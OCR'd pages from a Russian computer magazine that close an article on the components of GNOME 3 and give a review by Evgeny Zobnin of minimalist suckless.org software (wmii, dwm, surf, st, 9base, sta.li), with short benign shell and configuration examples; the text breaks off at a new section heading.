WebKitGTK+ — движок WebKit, интегрированный в GTK+. Он может быть использован для встраивания веб-страниц в другие приложения, например браузер Epiphany, почтовый клиент Evolution или интерфейс GNOME Shell.

Сам GNOME Shell, используемый по умолчанию в GNOME 3, полностью реализован на языке JavaScript с использованием движка Gjs, основанного на SpiderMonkey и GObject.

МУЛЬТИМЕДИА

Немаловажное место в GNOME занимает мультимедийная подсистема, которая также основана на сторонних наработках. В ее основе лежат три компонента: PulseAudio, Canberra и GStreamer.

Звуковой сервер PulseAudio выполняет задачи интеллектуального управления звуковыми потоками, такие как установка различных уровней громкости для отдельных приложений, смешивание аудиопотоков, проигрывание потока с предсказуемой задержкой, преобразование аудиоформатов, синхронизация потоков воспроизведения, встроенный микшер. Кроме того, демон поддерживает систему плагинов, которая позволяет расширять набор доступных средств обработки звука новыми эффектами. До появления PulseAudio в GNOME применялся звуковой сервер ESD, созданный для графической среды Enlightenment.

Поверх PulseAudio работает мультимедийный фреймворк GStreamer, выполняющий роль универсального всеядного комбайна, способного проигрывать большинство форматов аудио- и видеоданных. GStreamer основан на системе плагинов, реализующих поддержку тех или иных форматов контейнеров или методов сжатия данных. При обработке мультимедиаданных происходит их передача по цепочке плагинов, а вывод направляется в PulseAudio (ALSA, OSS, по запросу), или в указанный буфер, или в окно X Window. Для приложений доступен API, с помощью которого можно управлять воспроизведением и выполнять другие операции над данными.

Для вывода различных уведомлений и звукового сопровождения работы среды используется простая библиотека Canberra.

КОММУНИКАЦИИ

Для связи с внешним миром GNOME использует стандартные средства операционной системы, а также набор инструментов автоконфигурирования сети и осуществления обмена сообщениями в реальном времени (IM). Основные компоненты этого слоя: Avahi, GUPnP, NetworkManager и Telepathy.


В основе сетевой подсистемы GNOME лежит NetworkManager, автоматический конфигуратор сетевых интерфейсов, который работает как с обычными Ethernet-адаптерами, так и с Wi-Fi-картами, а также различными модемами и Bluetooth-устройствами. Благодаря модульному дизайну NetworkManager позволяет подключаться к практически любым типам сетей, задействуя такие технологии, как DHCP для полностью автоматической настройки IP- и DNS-адресов. Демон NetworkManager стартует еще на этапе запуска сервисов, поэтому к моменту загрузки среды GNOME сеть уже оказывается полностью настроенной и готовой к работе.

Для еще более интеллектуальной настройки сети GNOME использует демон Avahi, представляющий собой свободную реализацию Zeroconf, то есть технологию автоматического создания IP-сети и обнаружения сервисов без участия человека. Avahi берет на себя такие задачи, как автоматическое присвоение машине IP-адреса из диапазона 169.254.* (в случае если в сети нет DHCP-сервера), назначение доменного имени в зоне .local и протокола UPnP, реализованного с помощью библиотеки GUPnP. Avahi позволяет пользователю сразу после установки/загрузки ОС получить доступ к любым службам, доступным в сети, включая сетевое оборудование.

Уровнем выше находится фреймворк Telepathy, предоставляющий приложениям средства обмена данными в режиме реального времени. Пока Telepathy используется в основном для обмена мгновенными сообщениями в таких программах, как Empathy, однако его возможности намного шире, и в долгосрочной перспективе этот фреймворк можно приспособить для обмена практически любыми типами данных, включая голосовой и видеочат, обмен файлами, совместное редактирование документов, просмотр удаленного рабочего стола. Некоторые приложения уже начинают использовать эти возможности, например Sudoku и Tetris для многопользовательской игры, AbiWord (с плагином AbiCollab) для совместного редактирования. Telepathy имеет модульный дизайн с реализацией многих популярных протоколов обмена сообщениями.

ХРАНЕНИЕ ИНФОРМАЦИИ

Чтобы приложения не «городили сущностей», а разработчики не трудились над созданием собственного механизма хранения данных, GNOME реализует несколько механизмов эффективного хранения информации на диске.




Ключевые компоненты среды GNOME 3.0

Среди этих механизмов можно отметить EDS, GDA, Tracker, GNOME Keyring. EDS (Evolution Data Server) используется для централизованного хранения книги контактов и календаря, доступ к которым может получить любое приложение, имеющее соответствующие права. Благодаря хранению этой информации в едином месте среда существенно облегчает жизнь пользователя, снимая с него задачу дублирования информации в различных приложениях. Например, Empathy автоматически добавит в ростер всех пользователей из адресной книги Empathy, имеющих какие-либо аккаунты в IM-сервисах. Календарь, доступный по нажатию на часы в строке состояния, автоматически покажет все важные даты, до этого добавленные в планировщик. Библиотека GDA (GNOME Data Access) реализует обертку вокруг реляционных баз данных, которую приложения могут использовать для унифицированного доступа к различным базам данных.

Tracker реализует в GNOME функциональность локального поисковика. Архитектурно он сильно напоминает аналогичную подсистему KDE4 и также реализует стандартизованный API Nepomuk, однако имеет иную, более медлительную реализацию с меньшими запросами оперативной памяти. Tracker — это семантический поисковик, который учитывает смысл поисковых запросов, а не просто его ключевые слова. Такой подход позволяет искать данные намного более эффективно, возвращая в ответ документы, которые могут не содержать ни одного заданного ключевого слова, но подходить по смыслу к поисковому запросу.

Еще одна система хранения данных, используемая в GNOME, — это библиотека GNOME Keyring, отвечающая за хранение паролей. Принцип ее работы аналогичен многим другим похожим приложениям, таким как, например, KeePassX — сборник паролей, зашифрованный с использованием другого пароля. Разница только в том, что в качестве мастер-пароля в GNOME Keyring (обычно) используется пароль пользователя, а каждая запись имеет привязку к приложению, благодаря чему приложение может просто запросить пароль напрямую у Keyring, не принуждая пользователя самостоятельно копировать его в диалоговое окно.



Принцип работы PulseAudio

INFO

- **Разработка GNOME ведется, беспрекословно следуя принципам HIG (Human Interface Guidelines), по которым разрабатывается Mac OS X и KDE4.**
- **Проект GNOME был начат в августе 1997 года Мигелем де Икасой как ответ на появление среды KDE, которая базировалась на проприетарной библиотеке QT.**
- **Для координации работы над проектом и поощрения разработчиков в 2000 году была создана некоммерческая GNOME Foundation.**
- **В последние годы при разработке компонентов GNOME все больше используется язык C#, открытая реализация которого также создана Мигелем де Икасой.**
- **Первая стабильная версия GNOME увидела свет в марте 1999 года.**
- **В 2005 году Линус Торвальдс назвал GNOME «окружением для идиотов».**
- **Чтобы привести неугодный многим интерфейс GNOME 3 к классическому виду GNOME 2, разработчики Linux Mint создали форк GNOME 3 под названием Cinnamon (cinnamon.linuxmint.com).**

ИНТЕГРАЦИЯ С СИСТЕМОЙ

Одну из ключевых ролей в GNOME играет набор механизмов, обеспечивающих связь среды с железом. Основное значение здесь имеют три демона: UPower, UDisks и PolicyKit.

UPower представляет собой обертку вокруг файловой системы sysfs, позволяющую приложениям получать статистику потребления энергии различными компонентами системы посредством шины D-Bus, а также информацию об изменении состояния источников питания (переход на питание от сети, информация о заряде аккумулятора и так далее). Все эти данные позволяют GNOME адекватно реагировать на события, связанные с питанием, своевременно активировать функции энергосбережения, уведомлять пользователя о разряде батареи и корректно выключать и перезагружать машину. Демон UDisks предоставляет аналогичную функциональность, связанную с накопителями. Каждый раз, когда в системе появляется новый накопитель, UDisks уведомляет об этом всех своих «подписчиков», сообщая им полную информацию об устройстве. Эта информация позволяет реализовать функции автомонтирования и безопасного отключения устройств. Когда-то UPower и UDisks были частью проекта HAL, но после появления udev необходимость в HAL пропала и его функциональность была перенесена в два разных демона, развиваемых в рамках проекта freedesktop.org.

Чтобы регулировать, какие приложения могут получить доступ к функциональности UPower и UDisks, а также другим привилегированным функциям, GNOME использует другую разработку freedesktop.org под названием PolicyKit (polkit). В его задачи входит фильтрация сообщений D-Bus на основе заранее определенных правил и регулирование доступа к этим сообщениям со стороны других приложений.

ВЫВОДЫ

Как и сам Linux, GNOME — это конструктор, собранный из десятков элементов, сделанных сотнями независимых разработчиков. Благодаря универсальным стандартам и инструментам, созданным в рамках freedesktop.org, все эти элементы удается объединить вместе, получив полноценную рабочую среду, которая правильно функционирует и не нуждается в какой-либо настройке и доводке до пригодного к использованию состояния. ⌶

Евгений Зобнин (execbit.ru)



Все гениальное просто

ПЕРЕХОДИМ НА СОФТ ОТ ПРОЕКТА SUCKLESS.ORG

В современном мире тяжелых Linux-дистрибутивов, высокоуровневых скриптовых языков и громоздких окружений рабочего стола, для работы которых требуются гигабайты оперативки, найти простые, надежные и удобные в использовании инструменты не так-то просто. Сообщество разработчиков suckless.org остается одним из немногочисленных бастионов, ведущих непримиримую борьбу со сложным, раздутым и полным ошибок ПО.


ВВЕДЕНИЕ

Современный UNIX ушел очень далеко от принципов разработки простых и функциональных приложений, которые всего лишь делают свою работу. Сегодня среднестатистический дистрибутив требует 2 Гб оперативной памяти и 8 Гб пространства на жестком диске, предлагая пользователю тяжелую, красивую и функциональную среду, которая подойдет всем, включая твоих бабушку и дедушку. Это хорошо, но ровно до тех пор, пока за комп не сядет настоящий гик, для которого такие понятия, как HIG и «rich user interface», не имеют никакого значения, а важны лишь скорость и качество исполнения работы. Гики чаще всего работают с командной строкой; она не слишком изменилась со времен первоначального UNIX и до сих пор предлагает большое количество простых инструментов, которые выполняют только то, что нужно. Совсем другое дело — графический интерфейс. С самого момента своего появления он сломал идею простоты и скорости работы, присущие UNIX. Во все времена графические приложения были слишком громоздкими и требовали выполнения многочисленных действий для достижения нужного результата. Возможно ли воспользоваться преимуществами графической среды, при этом сохранив простоту, гибкость и удобство истинного UNIX?

SUCKLESS.ORG

Наверняка ты не раз слышал о таких проектах, как dwm, dmenu и surf. Это простые, лаконичные, но не в пример удобные и быстрые приложения, созданные разработчиками из сообщества suckless.org. Длина исходного кода каждого из них не превышает 10 тысяч строк, а конфигурирование в большинстве случаев производится с помощью прямой правки легкого для чтения исходника. Несмотря на крошечный размер, многие из этих приложений обладают довольно внушительным функционалом и чрезвычайно удобны в использовании. Например, менеджер окон dwm (dynamic window manager) может похвастаться сразу тремя режимами группировки окон, поддержкой множества рабочих столов, двухмониторных конфигураций, механизмом тегов, строкой состояния, способной разместить в себе любую текстовую информацию. Многие приложения сообщества способны работать совместно, создавая более сложные типы интерфейсов и расширяя возможности графического окружения. Так, вместе с dwm обычно используется система меню dmenu, работающая по принципу «динамического поиска», когда пользователь вводит часть имени нужного пункта меню, а «система» предлагает ему возможные варианты. При этом в качестве источников информации могут быть использованы фактически любые текстовые данные, начиная от списка файлов в каталоге /usr/bin (для запуска приложений) и заканчивая специально сформированными списками из часто выполняемых действий.


В качестве другого варианта интеграции приложений можно привести минималистичный браузер surf, который сам по себе умеет открывать только по одной странице в окне, но легко превращается в браузер с поддержкой табов при использовании совместно с dwm (в режиме тайлинга) или минималистичным приложением tabbed, объединяющим несколько окон приложения в одно окно с несколькими вкладками (нечто похожее есть в менеджере



Среда Acme из Plan 9, с которой был скопирован интерфейс wmii



Демонстрация фреймового и плавающего подхода к размещению окон в wmii



dmenu выглядит как строка с предложением вариантов, которую можно разместить в любой части экрана

окон fluxbox). Точно такой же способ запуска подходит и для других однооконных приложений вроде эмулятора терминала st. В дополнение к этим инструментам пользователю предлагается также несколько подсобных утилит для просмотра списка окон, управления их именами, положением курсора и так далее, которые могут быть полезны при написании простых скриптов автоматизации действий.

Всего сообществом suckless.org создано более пятнадцати различных приложений. Из них наиболее интересны:

- **wmii** — фреймовый менеджер окон, основанный на идеях среды Acme из Plan 9 и графического интерфейса ОС Oberon;
- **dwm** — минималистичный фреймовый менеджер окон, созданный под впечатлением от wmii;
- **surf** — простой и легкий веб-браузер на движке WebKit;
- **st** — простой, но полноценный эмулятор терминала;
- **9base** — набор стандартных UNIX-команд, портированных из Plan 9;
- **dmenu** — простая, но чрезвычайно удобная система меню, используемая совместно с другими приложениями;
- **ii** — IRC-клиент, реализованный в виде виртуальной файловой системы;
- **sandy** — простой, но функциональный текстовый редактор, расширяемый с помощью скриптов;
- **slock** — самый простой в мире блокировщик экрана;
- **svkb** — наэкранная клавиатура для сенсорных экранов;
- **tabbed** — приложение объединения множества окон в одно окно с множеством вкладок.

Некоторые мы рассмотрим подробнее в следующих разделах статьи.

WMII

wmii (Window Manager Improved Improved) — это фреймовый менеджер окон для X Window, созданный под впечатлением от интерфейса среды разработки Acme из операционной системы Plan 9 и по модели неперекрывающихся окон и конфигурирования/управления с помощью записи данных в псевдофайловую систему. До недавнего времени он входил в число дочерних проектов suckless.org, но после расширения функционала перестал удовлетворять требованиям сообщества и отпочковался в отдельный проект, который теперь можно найти на странице Google Code: code.google.com/p/wmii.

В контексте этого обзора wmii интересен прежде всего тем, что он (точнее, его первая версия — wmi) стал одним из первых минималистичных менеджеров окон, вобравших в себя функциональность и свойства, которые затем были многократно скопированы в другие приложения. Несмотря на существенно больший по сравнению с другими проектами suckless.org размер, он продолжает сохранять идеологию минималистичного приложения, в умелых руках способного на многое.

Основная идея wmii заключается в том, чтобы избавить пользователя от необходимости вручную располагать окна на экране и в то же время сделать так, чтобы любое окно всегда находилось на экране и было доступно пользователю. Достигается это несколькими путями. Во-первых, wmii никогда не накладывает окна друг на друга, размещая их так, чтобы все доступное пространство экрана было разделено между всеми окнами. Во-вторых, wmii разбивает все доступное пространство на несколько виртуальных столбцов, заполняя их вновь открывающимися окнами. Общая логика работы при этом следующая: по умолчанию мы имеем два столбца. После запуска первого приложения его окно полностью заполняет собой первый столбец, второе приложение заполнит второй столбец, третье будет добавлено ко второму так, что они разделят столбец на две равные части, четвертое отнимет половину пространства у третьего, и второй столбец окажется разбитым на три части: первая половина будет отдана второму приложению, а вторая поделена между третьим и четвертым.

Поначалу такое поведение менеджера окон кажется странным, нелогичным и неудобным, однако на самом деле оно как нельзя лучше подходит для повседневной работы пользователя. Просто вспомни, как ты используешь свой комп, и все сразу встанет на свои места. Стандартный джентльменский набор любого современного пользователя примерно следующий: браузер, который открыт почти всегда, почтовый или jabber-клиент, располагающийся в небольшом окне, музыкальный проигрыватель и прога для системного мониторинга. Пользуясь стандартным DE, ты, скорее всего, будешь держать браузер открытым на весь экран, а к остальным приложениям обращаться по мере необходимости, или откроешь браузер на большую часть экрана, а справа

расположишь все остальное (стандартный подход в современном мире мониторов 16:9). Но зачем напрягаться, если менеджер окон может сделать все за тебя? Просто запускаем софтины по порядку и получаем ровно то, что нужно. Браузер, открытый на большую часть экрана, jabber-клиент в правой части плюс два окна поменьше для размещения аудиоплеера и монитора загрузки. В любой момент ты сможешь изменить размеры окон так, как тебе удобнее, просто потащив их за край. Закончив работу, конфигурацию окон можно сохранить. Представь, насколько удобно будет использовать в такой конфигурации Gimp и другие многооконные приложения. Вторая отличительная черта wmii — использование меток вместо концепции рабочих столов. Каждое окно, управляемое wmii, имеет метку, которая привязывает его к определенному рабочему пространству (рабочему столу, проще говоря), создаваемому динамически после создания новой метки. При этом, в отличие от классических менеджеров окон, окна могут иметь несколько меток, благодаря чему их можно размещать на нескольких столах одновременно. Например, разместить монитор загрузки на всех рабочих столах, а jabber-клиент на столах work и web. Обычно пользователи назначают метки приложениям во время конфигурирования, поэтому никакой лишней возни после запуска софтины не потребуется. Наконец, самая неоднозначная функция wmii — это метод управления и конфигурирования с помощью записи строк в виртуальную файловую систему. Эта функция досталась wmii в наследство от Plan 9, в котором файлами представлено абсолютно все — от окон и курсора мыши до сетевого стека и почтового приложения. Ты можешь легко управлять wmii с помощью мыши и клавиатуры, но любое действие также можно выполнить путем записи в определенные файлы. Так, чтобы получить список окон текущего рабочего пространства, нужно набрать:

```
$ wmiir read /tag/sel/index
```

Чтобы присвоить окну с кодом 0x1000004 новый набор меток:

```
$ echo «test+terms» | wmiir write \
    /client/0x1000004/tags
```

Перемещаем текущее окно в левую колонку:

```
$ echo "send sel left" | wmiir write \
    /tag/sel/ctl
```

Собственно, именно таким образом и происходит конфигурирование менеджера окон, а также автоматизация рутинных действий.

DWM

Менеджер окон dwm (dwm.suckless.org) — жемчужина всей коллекции suckless.org и образец для подражания. Исходный код этого приложения занимает всего 2000 строк, но его функциональности вполне хватает, чтобы составить конкуренцию описанному выше wmii, более облегченной версией которого он, по сути, и является.

Как и его старший собрат, dwm следует концепции фреймового расположения неперекрывающихся окон и использования меток в качестве альтернативы рабочим столам. Как и wmii, он поддерживает плавающие окна, что может быть полезно при использовании специфического ПО, а также для вывода различных предупреждающих и диалоговых окон. В верхней части окна dwm располагается статусная строка, отображающая информацию о текущих рабочих пространствах, список окон, а также определенную пользователем информацию, для установки которой достаточно изменить имя корневого окна X Window:


```
$ xsetroot -name `date`
```

Пользуясь этим трюком, в статусбар можно вывести любую информацию, достаточно лишь написать скрипт, который будет обновлять имя корневого окна через определенные промежутки времени.

Управлять самим менеджером окон можно с помощью мыши и клавиатуры, причем для изменения комбинаций клавиш придется отредактировать заголовочный файл config.h в каталоге исходников, а затем пересобрать приложение. Таким же образом можно изменить цветовую схему, используемые шрифты и другие параметры приложения. На странице dwm ты найдешь множество примеров конфигураций, а также скриптов и отдельных приложений для обновления информации в статусной строке.

SURF

Веб-браузер surf (surf.suckless.org) — еще один пример минималистичного, но эффективного дизайна приложения. Фактически это минимальная графическая обертка вокруг WebKit без какого-либо интерфейса, полностью управляемая с помощью клавиатуры. Главное достоинство surf в его чистоте, которая позволяет сосредоточиться на веб-серфинге, а не элементах оформления. Единственный графический элемент surf — это сама страница, дополненная небольшой полосой внизу, показывающей прогресс загрузки. Название страницы и ее адрес отображается в заголовке окна, адресная строка реализована в виде dmenu, который появляется после нажатия комбинации <Ctrl+g>. Для реализации вкладок используются возможности тайлового менеджера окон, такого как dwm и wmii, либо



```
/* See LICENSE file for copyright and license details. */

/* appearance */
static const char font[]            = "-*-terminus-medium-r-*-*-16-*-*-*-*-*-*-*";
static const char normbordercolor[] = "#444444";
static const char normbgcolor[]     = "#222222";
static const char normfgcolor[]     = "#bbbbbb";
static const char selbordercolor[]  = "#005577";
static const char selbgcolor[]      = "#005577";
static const char selfgcolor[]      = "#eeeeee";
static const unsigned int borderpx  = 1;        /* border pixel of windows */
static const unsigned int snap      = 32;       /* snap pixel */
static const Bool showbar           = True;     /* False means no bar */
static const Bool topbar            = True;     /* False means bottom bar */

/* tagging */
static const char *tags[] = { "1", "2", "3", "4", "5", "6", "7", "8", "9" };

static const Rule rules[] = {
	/* xprop(1):
	 *	WM_CLASS(STRING) = instance, class
	 *	WM_NAME(STRING) = title
	 */
	/* class      instance    title       tags mask     isfloating   monitor */
	{ "Gimp",     NULL,       NULL,       0,            True,        -1 },
	{ "Firefox",  NULL,       NULL,       1 << 8,       False,       -1 },
```

Конфиг dwm написан на Си, но его легко читать и править



Кроме тайлового, dwm поддерживает также и плавающее размещение окон

INFO


Даже названия для своих приложений разработчики suckless.org выбирают, полностью следуя принципам UNIX; эти названия простые, так что их можно легко запомнить и быстро набрать.

Сайт suckless.org создан с использованием минималистичного веб-фреймворка werc, состоящего из набора sh-скриптов, а страницы обновляются с помощью синхронизации репозитория Mercurial.

Лозунг сообщества suckelss.org «software that sucks less» можно перевести как «софт, который не так плох, как другой» (хотя нецензурный вариант перевода отражает суть гораздо лучше).


Строка состояния и календарь, созданные с помощью dzen


surf и Google — ничего лишнего


Несколько окон эмулятора терминала st

приложения tabbed. Браузер имеет минимальную поддержку пользовательских скриптов, CSS-стилей и умеет сохранять cookies, однако в нем нет механизма сохранения паролей, поддержки закладок (а кто-то ими еще пользуется?) и других возможностей современных браузеров. Многие из них можно реализовать с помощью внешних скриптов на языке sh, которые легко найти на официальной страничке приложения.

Стоит сказать, что благодаря скорости и отсутствию интерфейса surf очень удобно использовать для запуска различных веб-приложений и быстрого поиска нужной информации. Например, скрипт для поиска в Google с помощью surf может выглядеть так:

```
#!/bin/sh
query=`echo $@ | tr ' ' '+'`
surf http://www.google.ru/search?q=$query
```

Сценарий принимает один аргумент — строку поиска и выводит результаты в новом окне surf.

ST

Третье приложение главной тройки suckless.org — это st (st.suckless.org), простейший, но полноценный эмулятор терминала, обладающий невероятной скоростью работы. Он реализует поддержку терминала VT100, 256 цветов, UTF-8, поддержку копирования/вставки средствами X11, а также сглаженных шрифтов. Его размер, как и большинства других проектов, не превышает 10 000 строк кода, а конфигурирование осуществляется на этапе сборки с помощью заголовочного файла config.h.

При всем минимализме в составе st есть абсолютно все, что требуется от современного терминала, поэтому, даже если ты не являешься приверженцем продуктов suckless.org, я бы все равно порекомендовал использовать его вместо других раздутых альтернатив и уж тем более заменить им такой кусок запутанного кода, как xterm.

9BASE

9base — это набор стандартных команд UNIX, в свое время написанный Робом Пайком, Кеном Томпсоном и Ко для операционной системы Plan 9, а затем портированный для Linux/FreeBSD/MacOSX Расом Коксом в рамках проекта plan9port. Достоинство 9base в простоте, скорости работы и независимости от каких-либо библиотек. Пакет включает в себя такие утилиты, как awk, cat, dd, diff, du, echo, ls, mkdir, и многие другие.

Сам по себе 9base не несет какой-либо практической пользы для юниксоидов, однако его применение планируется в минималистичном гиковом дистрибутиве sta.li.

STA.LI

Наиболее амбициозный проект всего сообщества suckeless.org — это дистрибутив sta.li (STAtic LInux), создаваемый по всем канонам UNIX-философии, принципа проектирования KISS и снабженный набором ПО, описанного в предыдущих разделах. Несмотря на то что дистрибутив до сих пор находится в стадии планирования и обсуждения, не описать его возможности и преимущества мы просто не имеем права. Слишком интересен сам проект.

Центральная идея sta.li — сквозная, предельная и всеохватывающая простота любых компонентов системы, располагающихся выше ядра Linux. В основе такой простоты лежит представление о статической линковке абсолютно всех исполняемых файлов и использовании более простого, в сравнении с ELF, формата исполняемых файлов, который не требует динамического связывания (например, a.out). Такой подход, по мнению авторов, сделает работу дистрибутива быстрой, а также избавит от многих проблем современных дистрибутивов, связанных с различием в версиях библиотек, и устранит загромождение файловой системы. Само ядро также должно быть большей частью монолитным с вынесением в модули только драйверов для оборудования, появление которого в системе предсказать трудно (например, различных USB-устройств). От начальной файловой системы (initrd, initramfs), используемой для инициализации ОС, также решено отказаться, поместив весь дистрибутив в RAM-диск. Это позволит еще более ускорить работу системы, сделав ее практически молниеносной, не загромоздив место в памяти (учитывая минималистичную натуру дистрибутива, можно предположить, что для ее хранения понадобится не больше 256 или даже 128 Мб оперативной памяти). Грузить все это должен не обремененный бессмысленным функционалом загрузчик lilo. Предполагается, что в дистрибутиве вообще не будет какой-либо системы пакетного менеджмента, место которой займет обычный rsync, он будет синхронизировать исходный код всех компонентов, после чего произойдет пересборка устаревших приложений. Сама по себе структура файловой системы, содержащей компоненты системы, также сделана максимально простой и незагроможденной:

```
/bin — исполняемые файлы
/boot — ядро и загрузчик
/dev — устройства
/etc — конфигурационные файлы
/svc — сервисы, сетевые и локальные
/home — каталоги пользователей
/root — каталог суперпользователя
/var — стандартный каталог для
изменяющихся данных (spool, run, log,
cache)
/share — man-страницы, локали и файлы
приложений
/devel — окружение сборки и разработки
```

Обрати внимание на отсутствие каталогов /usr, /sbin, /usr/local и прочего хлама, который до сих пор можно найти в любом Linux-дистрибутиве, хотя смысла во всем этом многообразии каталогов уже давно нет.

ВЫВОДЫ

«Совершенство архитектуры достигается не тогда, когда вы не можете ничего добавить, а тогда, когда вы не можете ничего удалить» — слова Антуана де Сент-Экзюпери, которые не раз цитировал один из самых ярых защитников концепции UNIX и принципа KISS Эрик Реймонд. К сожалению, слишком многие программисты не следуют этой мудрости: UNIX/Linux превратилась в толстую и громоздкую операционную систему, надежность и эффективность работы которой уже давно не выше тех же показателей продуктов всем известной компании.

ДРУГИЕ ПРИЛОЖЕНИЯ

